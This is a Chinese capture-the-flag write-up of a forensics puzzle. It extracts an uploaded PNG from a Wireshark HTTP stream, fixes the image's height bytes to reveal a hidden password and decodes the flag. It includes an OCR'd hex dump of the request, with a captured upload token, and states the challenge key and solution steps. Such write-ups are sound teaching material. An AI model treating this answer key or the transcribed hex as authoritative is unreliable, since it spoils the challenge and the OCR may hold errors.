
下载6420分组的图片

过滤表达式http.request.method == POST

找到分组1782 还有另一张图片

右击-追踪流-http流

要恢复里面post的png图像 - 点击显示和保存转为原始数据 - Save as



Wireshark · 追踪 HTTP 流 (tcp.stream eq 11) · wireshark

```
504f5354202f20485454502f312e310d0a486f73743a2075702e696d676170692e636f6d0d0a436f6e74656e742d547970653a206d756c74697061
72742f666f726d2d646174613b20626f756e646172793d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e686236486971627151
6e4d0d0a4f726967696e3a20687474703a2f2f7777772e74696574756b752e636f6d0d0a4163636570742d456e636f64696e673a20677a69702c20
6465666c6174650d0a436f6e6e656374696f6e3a206b6565702d616c6976650d0a4163636570743a202a2f2a0d0a557365722d4167656e743a204d
6f7a696c6c612f352e3020284d6163696e746f73683b20496e74656c204d6163204f5320582031305f31325f3629204170706c655765624b69742f
3630352e312e313520284b48544d4c2c206c696b65204765636b6f292056657273696f6e2f31322e30205361666172692f3630352e312e31350d0a
526566657265723a20687474703a2f2f7777772e74696574756b752e636f6d2f75706c6f61640d0a436f6e74656e742d4c656e6774683a20313235
3734300d0a4163636570742d4c616e67756167653a207a682d636e0d0a0d0a
2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f73697469
6f6e3a20666f726d2d646174613b206e616d653d22546f6b656e220d0a0d0a42434242304635343830333931453644374534414342394632464131
36453839323430313945383333a36742d4433656d5a37646f42644d3756586f30484b6263706869553d3a65794a6b5a57466b62476c755a5349364d
5455304e7a63784e6a45794d43776964576c6b496a6f694e6a63304f4463304969776959577869645730694f6949784e5451334d7a6377496e303d
0d0a2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f7369
74696f6e3a20666f726d2d646174613b206e616d653d226964220d0a0d0a57555f46494c455f300d0a2d2d2d2d2d2d5765624b6974466f726d426f
756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f736974696f6e3a20666f726d2d646174613b206e616d
653d226e616d65220d0a0d0a75706c6f61642e706e670d0a2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e686236486971
6271516e4d0d0a436f6e74656e742d446973706f736974696f6e3a20666f726d2d646174613b206e616d653d2274797065220d0a0d0a696d616765
2f706e670d0a2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973
706f736974696f6e3a20666f726d2d646174613b206e616d653d226c6173744d6f64696669656444617465220d0a0d0a323031392f312f313720e4
b88be58d88343a30393a32330d0a2d2d2d2d2d2d5765624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e
74656e742d446973706f736974696f6e3a20666f726d2d646174613b206e616d653d2273697a65220d0a0d0a3132343739370d0a2d2d2d2d2d2d57
65624b6974466f726d426f756e64617279426449664e6862364869716271516e4d0d0a436f6e74656e742d446973706f736974696f6e3a20666f72
6d2d646174613b206e616d653d2266696c65223b2066696c656e616d653d2275706c6f61642e706e67220d0a436f6e74656e742d547970653a2069
6d6167652f706e670d0a0d0a89504e470d0a1a0a0000000d49484452000000063e0000021808060000007b699eb100000c1469434350494343205072
6f66696c65000048899557075853c9169e5b5208092d100129a137418a74e9bd0848071b210949281112828a1d5954702da858b0a2ab200aae0590
b5625716c1de1f88a8acac8b052ca8bc49015d5ffbdef9beb9f3e7cc3967fe33f7dcc90c00aaf6acdcdc6c540d801c61be2836c49f999c92ca2475
0304a0800e2c812e8b2dcef58b8989045046fabfcbe06d680de586ad34d6bf8eff5751e770c56c00901888d33962760ec44700c0b5d9b9a27c0008
ad506f322b3f578afb21d614418200107129e6c9b1b614a7cbf138994d7c6c00c4be0090a92c968807808a9437b380cd837154a41ced851c8110e2
2d107bb3f92c0ec40f211e97933313625532c496e9dfc5e1fd2d66fa684c168b378ae5b9c8841c2810e766b3e6fc9fcbf1bf25275b323287316c54
be2834569a335cb7eaac9911524c85f8b8303d2a1a620d882f0938327b29becf97842628ecfbd8e200b8668001e0cbe6b0022320d6839821c94af0
5360479648e60bedd128417e58bc02a78b66c62ae2a305c2eca848459c657c6ed808dec61507c58dd8640882c3208695861e29e4c727c979a2e70a
04895110ab40dc2ece8a8b50f83e2ee407448dd88824b152cea610bfcb1005c7ca6d30ed1cf1485e981d9b259b0bd602e69bcf8f0f95fb62c95c71
72e408070e373048ce01e37085090a6e18ac2eff58856f496e768cc21edbc6cd0e8995af3376505c1037e27b3d1f16987c1db02799acf018c55c83
b9f931f1726e380a22410008044c20812d1dcc049940d0d6d7d8077fc94782010b88000f7081ad4233e291241b11c2671c28047f42c405e2513f7f
d928171440fd9751adfc690b3264a305328f2cf00ce21c5c17f7c63df148f8f485cd1177c3dd47fc98aa23b312838881c4506230d16a94071bb2ce
```

1 客户端 分组, 1 服务器 分组, 1 turn(s).

Entire conversation (127 kB)

显示和保存数据为 原始数据

删除多余的数据

png图像开头为89 50 4E 47 —— ‰PNG(每个png文件相同）

结束为 49 45 4E 44 ——IEND(每个png文件相同）

还有四个字节 AE 42 60 82 (每个文件不同）

另存为再次打开

这里有个坑点：图片高宽出现问题，如果是linux/mac系统，无法直接打开图片；windows系统可以直接打开

打开是个钥匙的图案 猜测是图片隐写

49 48 44 52 IHDR标识（每个png文件都有）

00 00 06 3E 表示图片的宽 1598像素

00 00 02 18 表示图片长 536像素

更改图片长为00 00 06 3E 获得密码key:gKvN4eEm

导出的http分组中有一个网站http://tools.jb51.net/aideddesign/img_add_info

是图片在线解密，输入图片和密码，得到flag！

希望下次比赛可以拿奖啊！